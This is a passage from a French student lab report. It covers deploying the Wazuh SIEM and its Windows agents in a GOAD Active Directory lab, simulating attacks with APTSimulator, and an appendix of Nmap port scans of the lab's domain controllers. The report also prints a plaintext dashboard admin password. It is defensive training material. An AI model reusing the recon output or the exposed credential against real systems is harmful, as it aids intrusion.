08/12/2023 09:56:57 INFO: --- Summary ---
08/12/2023 09:56:57 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443
    User: admin
    Password: 5vMdiW1EpQzVNv.90k5huNWEHxBMN*Lv
08/12/2023 09:56:57 INFO: Installation finished.
```

Fig.92

A la fin de l'installation l'user Admin avec son mdp était donné.

User : Admin
Password : 5vMdiW1EpQzVNv.90k5huNWEHxBMN*Lv

Je renseigne l'adresse IP et j'accède à cette interface :

Fig.92

Je rentre le login et mdp et j'accède au **dashboard** :




Fig.93

Après avoir réussi l'installation automatique de ansible avec le script précédent je peux enfin installer mon agent sur mes VM Windows. J'ai utilisé cette documentation pour m'aider.

Installation des agents Wazuh

J'installe l'agent sur windows :

https://packages.wazuh.com/4.x/windows/wazuh-agent-4.5.1-1.msi

```
PS C:\Users\vagrant\Desktop> .\wazuh-agent-4.5.1-1.msi /q WAZUH_MANAGER="10.0.0.2"
PS C:\Users\vagrant\Desktop> NET START Wazuh
The Wazuh service is starting.
The Wazuh service was started successfully.
```

Fig.94

Je me rend sur mon Wazuh et je renseigne les informations pour l'installation de mon agent sur windows.

L'adresse du serveur désigne l'IP de mon serveur Wazuh.




Fig.95

Il me fournit un lien que je dois copier sur ma VM Windows :

- **Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.7.0-1.msi -OutFile ${env.tmp}\wazuh-agent; msiexec.exe /i ${env.tmp}\wazuh-agent /q WAZUH_MANAGER='10.202.0.138' WAZUH_AGENT_NAME='Wazuh' WAZUH_REGISTRATION_SERVER='10.202.0.138'**

Je peux ensuite voir que mon agent Windows est bien installé et actif.




Fig.96

Mon agent Windows est connecté




Fig.97




Fig.98

Pour simuler une attaque je vais utiliser APTSimulator, que j'installe sur ma VM Windows.




Fig.99

J'installe Git, je fais un git clone du projet.




Fig.100

Et je lance l'attaque en déployant le script bat.




Fig.101

Quand je surveille à l'aide de Wazuh je peux voir les différentes attaques répertoriées par MITRE qui catégorise les tactiques et techniques utilisées par l'attaquant.




Fig.101

Je recommence l'attaque sur chacune des VM du GOAD.




Fig.102

On constate clairement que le nombre d'attaques a augmenté.






Fig.103


wazuh.
Modules
kingslanding
Security events
Search
DQL
Last 24 hours
Show dates
Refresh
manager.name: wazuh
agent.id: 001
+ Add filter
Total
411
Level 12 or above alerts
0
Authentication failure
0
Authentication success
70
Alert groups evolution
Alerts
Top 5 alerts
Top 5 rule groups
Top 5 PCI DSS Requirements


PROXMOX Virtual Environment 7.2-3
Rechercher
Vue Serveur
Machine Virtuelle 112 (Wazuh1) sur le nœud pve
Datacenter
pve
101 (provisioning)
100 (pfsense)
104 (GOAD-DC01)
105 (GOAD-SRV02)
106 (GOAD-DC02)
107 (GOAD-DC03)
108 (GOAD-SRV03)
109 (elastic)
110 (OpenWEC)
111 (Elastic2)
112 (Wazuh1)
Résumé
Console
Matériel
Cloud-Init
Options
Historique des tâches
Moniteur
Sauvegarde
Réplication
Snapshots
Ajouter
Supprimer
Éditer
Disk Action
Revenir en arrière
Mémoire 8.00 GiB
Processeurs 4 (1 sockets, 4 cores)
BIOS Défaut (SeaBIOS)
Affichage Défaut
Machine Défaut (i440fx)
Contrôleur SCSI VirtIO SCSI
Lecteur CD/DVD (ide2) local:iso/debian-12.2.0-amd64-netinst.iso,media=cdrom,size=628M
Disque Dur (scsi0) local-lvm:vm-112-disk-0,size=50G
Carte réseau (net0) virtio=4E:00:5E:C9:DA:5F,bridge=vmbr0,firewall=1

16. REPARTITION DES TACHES

- Installation et configuration de l'environnement GOAD sur Proxmox : Théo
- Schéma Proxmox : Théo
- Reconnaissance Infra avec BloodHound : Paul
- Attaque / exploitation de vulnérabilités : Paul
- Mise en place du SIEM / IDS : Paul / Théo (proxmox)
- Automatisation du déploiement des agents (Elastic / Wazuh) : Paul / Théo (proxmox)
- Mise en place de Chainsaw et Hayabusa : Paul
- Mise en place d'Elastic-Security : Paul
- Test du SIEM : Paul / Théo (proxmox)
- Mise en place de l'Honeypot : Abdess / Théo (proxmox)
- Mise en place du serveur de logs OpenWEC et configuration de la collecte des logs Windows : Abdess
- Analyse des logs récupérer sur le serveur OpenWEC avec chainsaw : Abdess
- Schéma Virtualbox : Abdess
- Sysmon sur Windows : Abdess
- Configuration de l'audit selon l'ANSSI : Abdess

17. ANNEXE

Commande Nmap :

```
192.168.56.10
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-11-24 08:42:48Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: KINGSLANDING; OS: Windows; CPE: cpe:/o:microsoft:windows


192.168.56.11
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-11-24 08:41:46Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: WINTERFELL; OS: Windows; CPE: cpe:/o:microsoft:windows

192.168.56.12
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-11-24 08:43:16Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: ESSOS)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: MEEREEN; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.56.22
Host is up (0.00034s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server

Nmap scan report for 192.168.56.23
Host is up (0.00029s latency).
